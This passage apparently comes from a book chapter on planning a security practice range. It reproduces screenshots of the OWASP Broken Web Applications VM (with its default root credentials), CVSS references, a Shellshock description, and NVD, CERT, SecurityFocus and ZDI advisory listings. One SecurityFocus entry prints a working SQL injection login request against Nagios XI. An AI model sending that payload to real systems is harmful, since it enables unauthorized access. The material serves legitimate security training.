http://192.168.159.128/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.2
Log in with username = root and password = owaspbwa

owaspbwa login: _
```



owaspbwa

OWASP Broken Web Applications Project

Version 1.2

This is the VM for the [Open Web Application Security Project \(OWASP\) Broken Web Applications](#) project. It contains many, very vulnerable web applications, can be found in the project [User Guide](#) and [Home Page](#).


For details about the known vulnerabilities in these applications, see https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc.





!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS



+ OWASP WebGoat	+ OWASP WebGoat.NET
+ OWASP ESAPI Java SwingSet Interactive	+ OWASP Mutillidae II
+ OWASP RailsGoat	+ OWASP Bricks
+ OWASP Security Shepherd	+ Ghost
+ Magical Code Injection Rainbow	+ bWAPP
+ Damn Vulnerable Web Application	







Chapter 3: Planning a Range





Common Vulnerability Scoring System v3.0: Specification Document

Also available in PDF format (595Kb)

Resources & Links

Below are useful references to additional CVSS v3.0 documents.

Resource	Location
Specification Document	Includes metric descriptions, formulas, and vector string. Available at http://www.first.org/cvss/specification-document
User guide	Includes further discussion of CVSS v3.0, a scoring rubric, and a glossary. Available at http://www.first.org/cvss/user-guide
Example document	Includes examples of CVSS v3.0 scoring in practice. https://www.first.org/cvss/examples
CVSS v3.0 Calculator Use & Design	This guide covers the following aspects of the CVSS Calculator: Calculator Use, Changelog, Technical Design and XML Schema Definition. Available at http://www.first.org/cvss/use-design

Table of Contents

- 1. Introduction
 - 1.1. Metrics
 - 1.2. Scoring
- 2. Base Metrics
 - 2.1 Exploitability Metrics
 - 2.1.1 Attack Vector (AV)
 - 2.1.2 Attack Complexity (AC)
 - 2.1.3 Privileges Required (PR)
 - 2.1.4 User Interaction (UI)
 - 2.2 Scope (S)
 - 2.3 Impact Metrics
 - 2.3.1 Confidentiality Impact (C)
 - 2.3.2 Integrity Impact (I)
 - 2.3.3 Availability Impact (A)
- 3. Temporal Metrics
 - 3.1. Exploit Code Maturity (E)
 - 3.2. Remediation Level (RL)
 - 3.3. Report Confidence (RC)
- 4. Environmental Metrics
 - 4.1. Security Requirements (CR, IR, AR)
 - 4.2. Modified Base Metrics
- 5. Qualitative Severity Rating Scale

9. GNU Bourne-Again Shell (Bash) 'Shellshock' Vulnerability (CVE-2014-6271)



9.1. Vulnerability



GNU Bash through 4.3 processes trailing strings after function definitions in the values of environment variables, which allows remote attackers to execute arbitrary code via a crafted environment, as demonstrated by vectors involving the ForceCommand feature in OpenSSH sshd, the mod_cgi and mod_cgid modules in the Apache HTTP Server, scripts executed by unspecified DHCP clients, and other situations in which setting the environment occurs across a privilege boundary from Bash execution, aka "ShellShock."

9.2. Attack



A successful attack can be launched by an attacker directly against the vulnerable GNU Bash shell, or in certain cases, by an unauthenticated, remote attacker through services either written in GNU Bash or services spawning GNU Bash shells. In the case of an attack against the Apache HTTP Server running dynamic content CGI modules, an attacker can submit a request while providing specially crafted commands as environment variables. These commands will be interpreted by the handler program, the GNU Bash shell, with the privilege of the running HTTPD process. As such, environment variables passed by the attacker could allow installation of software, account enumeration, denial of service, etc. Attacks against other services that have a relationship with the GNU Bash shell are similarly possible.

9.3. CVSS v2 Base Score: 10.0



Metric	Value
Access Vector	Network
Access Complexity	Low
Authentication	None
Confidentiality Impact	Complete
Integrity Impact	Complete
Availability Impact	Complete



vulnerability sites



English

Sign in



Web Images Videos Maps News Explore

234,00,000 RESULTS

Date

Language

Region

Common Vulnerabilities and Exposures - Official Site

<https://cve.mitre.org>

Common Vulnerabilities and Exposures (CVE®) is a dictionary of common names (i.e., CVE Identifiers) for publicly known information security vulnerabilities. CVE's ...

Online Vulnerability Scanners | HackerTarget.com

<https://hackertarget.com>

Test your security from the attackers perspective with hosted online vulnerability scanners. Trusted open source tools including Nmap, OpenVAS and Nikto. OpenVAS Scanner · Nmap Online Port Scanner · WordPress Security Scan

Five common Web application vulnerabilities - symantec.com

www.symantec.com / ... / five-common-web-application-vulnerabilities

The article is about web application vulnerabilities, not correct grammar. If you want to be the grammar police, that's great, but send them a private message which ...

Web application security with Acunetix

<https://www.acunetix.com>

Audit websites and web application security with Acunetix Web Vulnerability Scanner and check for XSS, SQL Injection and other web vulnerabilities.

20 Famous websites vulnerable to Cross Site Scripting ...

thehackernews.com/2011/09/20-famous-websites-vulnerable-to-cross.html

20-09-2011 · Most of the biggest and Famous sites are found to be Vulnerable to XSS attack . Cross-site scripting (XSS) is a type of computer security vulnerability ...

Qualys FreeScan | Free Vulnerability Scanner

<https://www.qualys.com/forms/freescan>

More About Qualys' Vulnerability Scanner: FreeScan. Qualys FreeScan service enables you to safely and accurately scan your network for security threats and ...

Vulnerability Notes - CERT

<https://www.kb.cert.org/vuls>

Vulnerability Notes provide technical descriptions of the vulnerability, as well as the impact, solutions and workarounds, and list of affected vendors.

Related searches

List of Vulnerable Websites

Damn Vulnerable Web App

Vulnerable Websites for Testing

SQL Injection Vulnerable Sites

Xss Vulnerable Sites

SQL Vulnerable Sites 2015

DVWA Download



Sponsored by
DHS/NCCIC/US-CERT

NIST
National Institute of
Standards and Technology

National Vulnerability Database

automating vulnerability management, security measurement, and compliance checking

Vulnerabilities	Checklists	800-53/800-53A	Product Dictionary	Impact Metrics
Home	SCAP	SCAP Validated Tools	SCAP Events	About
				Contact

Mission and Overview

NVD is the U.S. government repository of standards based vulnerability management data. This data enables automation of vulnerability management, security measurement, and compliance (e.g. FISMA).

Resource Status

NVD contains:

- 78268 [CVE Vulnerabilities](#)
- 355 [Checklists](#)
- 249 [US-CERT Alerts](#)
- 4442 [US-CERT Vuln. Notes](#)
- 10286 [OVAL Queries](#)
- 114081 [CPE Names](#)

Last updated: 8/3/2016
8:04:35 AM

Search CVE and CCE Vulnerability Database

(Advanced Search)

Keyword search:

Try a product or vendor name
Try a [CVE](#) standard vulnerability name or [OVAL](#) query
Only vulnerabilities that match ALL keywords will be returned
Linux kernel vulnerabilities are categorized separately from vulnerabilities in specific Linux distributions

- Search All
- Search Last 3 Months
- Search Last 3 Years

Show only vulnerabilities that have the following associated resources:

- Software Flaws (CVE)
- Misconfigurations (CCE), under development
- US-CERT [Technical Alerts](#)
- US-CERT [Vulnerability Notes](#)
- [OVAL](#) Queries

Search Results (Refine Search)

There are [2,022](#) matching records.
Displaying matches **1** through **20**.

Search Parameters:

- **Keyword (text search):** Adobe
- **Search Type:** Search All
- **Contains Software Flaws (CVE)**

[1](#) [2](#) [3](#) [4](#) [5](#) [6](#) [7](#) [8](#) [9](#) [10](#) [>](#) [>>](#)

CVE-2016-4255

Summary: Use-after-free vulnerability in Adobe Reader and Acrobat before 11.0.17, Acrobat and Acrobat Reader DC Classic before 15.006.30198, and Acrobat and Acrobat Reader DC Continuous before 15.017.20050 on Windows and OS X allows attackers to execute arbitrary code via unspecified vectors.
Published: 7/12/2016 10:01:00 PM

CVSS Severity: v3 - [8.8](#) HIGH v2 - [6.8](#) MEDIUM

CVE-2016-4254

Summary: Adobe Reader and Acrobat before 11.0.17, Acrobat and Acrobat Reader DC Classic before 15.006.30198, and Acrobat and Acrobat Reader DC Continuous before 15.017.20050 on Windows and OS X allow attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors, a different vulnerability than CVE-2016-4191, CVE-2016-4192, CVE-2016-4193, CVE-2016-4194, CVE-2016-4195, CVE-2016-4196, CVE-2016-4197, CVE-2016-4198, CVE-2016-4199, CVE-2016-4200, CVE-2016-4201, CVE-2016-4202, CVE-2016-4203, CVE-2016-4204, CVE-2016-4205, CVE-2016-4206, CVE-2016-4207, CVE-2016-4208, CVE-2016-4211, CVE-2016-4212, CVE-2016-4213, CVE-2016-4214, CVE-2016-4250, CVE-2016-4251, and CVE-2016-4252.

Published: 7/12/2016 10:00:59 PM

CVSS Severity: v3 - [9.8](#) CRITICAL v2 - [10.0](#) HIGH

CVE-2016-4252

Summary: Adobe Reader and Acrobat before 11.0.17, Acrobat and Acrobat Reader DC Classic before 15.006.30198, and Acrobat and Acrobat Reader DC Continuous before 15.017.20050 on Windows and OS X allow attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors, a different vulnerability than CVE-2016-4191, CVE-2016-4192, CVE-2016-4193, CVE-2016-4194, CVE-2016-4195, CVE-2016-4196, CVE-2016-4197, CVE-2016-4198, CVE-2016-4199, CVE-2016-4200, CVE-2016-4201, CVE-2016-4202, CVE-2016-4203, CVE-2016-4204, CVE-2016-4205, CVE-2016-4206, CVE-2016-4207, CVE-2016-4208, CVE-2016-4211, CVE-2016-4212, CVE-2016-4213, CVE-2016-4214, CVE-2016-4250, CVE-2016-4251, and CVE-2016-4254.

Published: 7/12/2016 10:00:58 PM

CVSS Severity: v3 - [9.8](#) CRITICAL v2 - [10.0](#) HIGH

Vulnerability Notes Database

Advisory and mitigation information about software vulnerabilities

[DATABASE HOME](#)

[SEARCH](#)

[REPORT A VULNERABILITY](#)

[HELP](#)

Notes by Date Updated

Updated	ID	Title
02 Aug 2016	VU#603047	Crestron AirMedia AM-100 contains multiple vulnerabilities
01 Aug 2016	VU#974424	Crestron Electronics DM-TXRX-100-STR web interface contains multipl...
29 Jul 2016	VU#682704	Misys FusionCapital Opics Plus contains multiple vulnerabilities
29 Jul 2016	VU#790839	Objective Systems ASN1C generates code that contains a heap overflo...
29 Jul 2016	VU#217871	Intel CrossWalk project does not validate SSL certificates after first acc...
19 Jul 2016	VU#797896	CGI web servers assign Proxy header values from client requests to int...
13 Jul 2016	VU#665280	Accela Civic Platform Citizen Access portal contains multiple vulnerabili...
13 Jul 2016	VU#707943	Microsoft Windows based applications may insecurely load dynamic lib...
12 Jul 2016	VU#123799	libbpg contains a type confusion vulnerability that leads to out of bound...
05 Jul 2016	VU#690343	Acer Portal app for Android does not properly validate SSL certificates

Vulnerabilities

Liferay Portal 'barebone.jsp' Directory Traversal Vulnerability

2016-08-03

<http://www.securityfocus.com/bid/92215>

OpenSSL CVE-2016-0705 Denial of Service Vulnerability

2016-08-02

<http://www.securityfocus.com/bid/83754>

OpenSSL 'crypto/bio/b_print.c' Denial of Service Vulnerability

2016-08-02

<http://www.securityfocus.com/bid/84169>

OpenSSL Padding Oracle Incomplete Fix Information Disclosure Vulnerability

2016-08-02

<http://www.securityfocus.com/bid/89760>

OpenSSL CVE-2015-3197 Security Bypass Vulnerability

2016-08-02

<http://www.securityfocus.com/bid/82237>

Apache Tomcat Security Manager CVE-2016-0714 Remote Code Execution Vulnerability

2016-08-02

<http://www.securityfocus.com/bid/83327>

Apache Tomcat CVE-2015-5174 Directory Traversal Vulnerability

2016-08-02

<http://www.securityfocus.com/bid/83329>

Apache Tomcat Security Manager CVE-2016-0706 Information Disclosure Vulnerability

2016-08-02

<http://www.securityfocus.com/bid/83324>

OpenSSL CVE-2016-2176 Information Disclosure Vulnerability

2016-08-02

<http://www.securityfocus.com/bid/89746>

Apache Tomcat CVE-2015-5345 Directory Traversal Vulnerability

2016-08-02

<http://www.securityfocus.com/bid/83328>

[info](#)[discussion](#)[exploit](#)[solution](#)[references](#)

OpenSSL CVE-2015-3197 Security Bypass Vulnerability

Bugtraq ID: 82237

Class: Design Error

CVE: CVE-2015-3197

Remote: Yes

Local: No

Published: Jan 28 2016 12:00AM

Updated: Aug 02 2016 06:00AM

Credit: Nimrod Aviram and Sebastian Schinzel

Vulnerable: SuSE SUSE Linux Enterprise Server 10 SP4 LTSS
SuSE openSUSE Evergreen 11.4
Slackware Slackware Linux 14.1
Slackware Linux x86_64 -current
Slackware Linux 14.1 x86_64
Slackware Linux 14.0 x86_64
Slackware Linux 14.0
Slackware Linux -current
S.u.S.E. openSUSE 13.1

[info](#)[discussion](#)[exploit](#)[solution](#)[references](#)

Nagios XI 'tfPassword' Parameter SQL Injection Vulnerability

Attackers can use a browser to exploit this issue.

The following example request is available:

```
POST /nagiosql/index.php HTTP/1.1
Host: localhost
Content-Length: 69
Origin: http://localhost
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/29.0.1547.76 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://localhost/nagiosql/
Cookie: PHPSESSID=httj04vv2g028sbs73v9dqoqs3
```

```
tfUsername=test&tfPassword=%27%29+OR+1%3D1+limit+1%3B--+&Submit=Login
```

TippingPoint Zero Day Initiative



The Zero Day Initiative (ZDI), founded by TippingPoint, is a program for rewarding security researchers for responsibly disclosing vulnerabilities. Depending on who you are, here are a few links to get you started:

- **Researchers:** Learn [how we pay](#) for your vulnerability discoveries, [register](#) for the ZDI or [login](#).
- **Vendors:** Read our [disclosure policy](#) or join our [security partner program](#)
- **Press, Curiosity Seeker:** [Learn more](#) about ZDI or read answers to some [frequently asked questions](#)

Please contact us at [zdi \[at\] trendmicro \[dot\] com](mailto:zdi@trendmicro.com) with any questions or queries. For sensitive e-mail communications, please use our [PGP key](#).

[About](#) | [Upcoming Advisories](#) | [Published Advisories](#) | [Researcher Login](#) | [Twitter](#)

Published Advisories

The following is a list of all publicly disclosed vulnerabilities discovered by TippingPoint Zero Day Initiative researchers. While the affected vendor is working on a patch for these vulnerabilities, TippingPoint customers are protected from exploitation by security filters delivered ahead of public disclosure. TippingPoint customers are additionally protected against 0day vulnerabilities discovered by our own [DVLabs](#) researchers. A list of published advisories discovered by TippingPoint's DVLabs research group is available from:

<http://dvlabs.tippingpoint.com/advisories/published/>

ZDI Advisories: [2016](#) | [2015](#) | [2014](#) | [2013](#) | [2012](#) | [2011](#) | [2010](#) | [2009](#) | [2008](#) | [2007](#) | [2006](#) | [2005](#)

ZDI-16-448	CVE: CVE-2016-3587	Published: 2016-07-21
Oracle Java MethodHandle Remote Code Execution Vulnerability		
ZDI-16-447	CVE: CVE-2016-3606	Published: 2016-07-21
Oracle Java Uninitialized Object Generation Remote Code Execution Vulnerability		
ZDI-16-446	CVE: CVE-2016-3598	Published: 2016-07-21
Oracle Java MethodHandles dropArguments Remote Code Execution Vulnerability		
ZDI-16-445	CVE: CVE-2016-3610	Published: 2016-07-21
Oracle Java MethodHandles filterReturnValue Remote Code Execution Vulnerability		
ZDI-16-444	CVE: CVE-2016-3499	Published: 2016-07-21
Oracle WebLogic PartItem Arbitrary File Upload Remote Code Execution Vulnerability		
ZDI-16-443	CVE: CVE-2016-3510	Published: 2016-07-21
Oracle WebLogic JBoss Interceptors Deserialization of Untrusted Data Remote Code Execution Vulnerability		
ZDI-16-442	CVE: CVE-2016-3607	Published: 2016-07-21
Oracle Glassfish PartItem Arbitrary File Upload Remote Code Execution Vulnerability		

A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

A

Acme Packet Net—Net 3820

Acme Packet Net—Net 4500

Acme Packet Net—Net 6300

Acme Packet Net—Net Application Session Controller

Acme Packet Enterprise Operations Monitor

Acme Packet Palladion Fraud Detection and Prevention

Acme Packet Net—Net Interactive Session Recorder

Acme Packet Palladion Communications Operations Monitor

Acme Packet Net—Net Security Gateway

Acme Packet Net—Net Session Director

Acme Packet Net—Net Central

Acme Packet Net—Net Session Router

Assigned Premium Care Account Specialist Overlay

ATG Business Control Center (BCC)

ATG Commerce

ATG Commerce B2B Module

ATG Search Management Console

ATG Unified Multisite Architecture

Axiom Fibre Channel SAN Slammer

Axiom iSCSI SAN Slammer

Axiom MaxRep Replication Engine

Axiom NAS Slammer

Axiom Pilot Policy Controller

AxiomONE CLI

AxiomONE Copy Services Bundle

AxiomONE Data Protection Manager

Vulnerability Details

This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of Oracle WebLogic. Authentication is not required to exploit this vulnerability.

The PartItem class in WebLogic FileUpload allows remote attackers to write to arbitrary files via a NULL byte in a file name in a serialized instance, when used in conjunction with a specific version of Oracle Java. It also allows the attacker to copy any file into a different location. By copying it to the web application root directory, an attacker could leverage this vulnerability to execute arbitrary code under the context of the process.

Vendor Response

Oracle has issued an update to correct this vulnerability. More details can be found at:

<http://www.oracle.com/technetwork/security-advisory/cpujul2016-2881720.html>

Disclosure Timeline

2016-01-22 - Vulnerability reported to vendor
2016-07-21 - Coordinated public release of advisory

Credit

This vulnerability was discovered by:

Alvaro Munoz (pwntester) and Christian Schneider (cschneider4711)

Vulnerability Details

This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of Wireshark. User interaction is required to exploit this vulnerability in that the target must visit a malicious page or open a malicious file.

The specific flaw exists within the handling of PCAPNG files. The issue lies in the handling of the if_filter section within next-generation PCAP files. An attacker can leverage this vulnerability to execute arbitrary code under the context of the the current process.

Vendor Response

Wireshark has issued an update to correct this vulnerability. More details can be found at:

https://bugs.wireshark.org/bugzilla/show_bug.cgi?id=11455

Disclosure Timeline

2015-09-08 - Vulnerability reported to vendor
2015-12-08 - Coordinated public release of advisory

Credit

This vulnerability was discovered by:

Anonymous

Google Chrome 46.0.2490.71 Invalid Read Or Write Vulnerabilities

10 Dec. 2015

Summary

The Image11::map function in renderer/d3d/d3d11/Image11.cpp in libANGLE, as used in Google Chrome before 46.0.2490.71, mishandles mapping failures after device-lost events, which allows remote attackers to cause a denial of service (invalid read or write)

Credit:

